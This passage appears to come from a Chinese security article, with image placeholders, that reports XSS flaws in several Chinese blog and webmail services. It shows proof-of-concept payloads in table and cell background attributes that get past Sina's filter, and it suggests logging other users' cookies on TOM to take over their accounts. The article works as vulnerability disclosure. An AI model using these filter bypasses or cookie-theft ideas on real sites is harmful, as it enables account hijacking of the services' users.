


图3




图4

当然，由于代码没有长度限制，所以事实上我们可以编写任意想要的攻击代码并进行提交，余下的问题是怎么诱使网易其他用户浏览并对该代码进行传播。由于用JS或VBS编写蠕虫是一个很复杂的过程且本人能力有限，因此这里就不给出攻击代码了。

2)新浪博客

接下来我们来看看新浪博客的安全性又会如何。

由于新浪的编辑器会查看src的头部是不是http，若不是则加上"http://blog.sina.com.cn/control/writing/scriber/"，所以①和②的<img>显然不行，但其实除了<img>和<div>可以插入xss语句外，事实上<table>和<td>等只要支持插入背景的标签都支持脚本的插入，比如：

```
<TABLE BACKGROUND="javascript:alert('XSS')">
<TD BACKGROUND="javascript:alert('XSS')">
```

因此，我们更换标签加密后，就可以顺利地通过新浪检测了！如图5所示。

3)TOM博客

Tom的博客安全系统是我见过的最差的，因为它居




图5

然没有任何过滤设置，也因此上面所有的xss代码均可以顺利写入进行跨站 而且因为它采取的是本地Cookies认证，如果我们构造代码记录其他用户的Cookies，则我们就可以拥有该用户的所有权限！如图6 所示。




图6

4）搜狐博客

搜狐博客会过滤掉①和②中的代码，但对③的代码依然无可奈何，如图7 所示。




图7

而中国博客网和博客网也同样存在xss跨站漏洞，如图8 和图9 所示。




图8

免费邮箱xss漏洞

除了博客服务，我也对各门户网站的免费邮箱服务进行了检测，情况同样不容乐观！如图10、图11和图12




图9




图10




图11

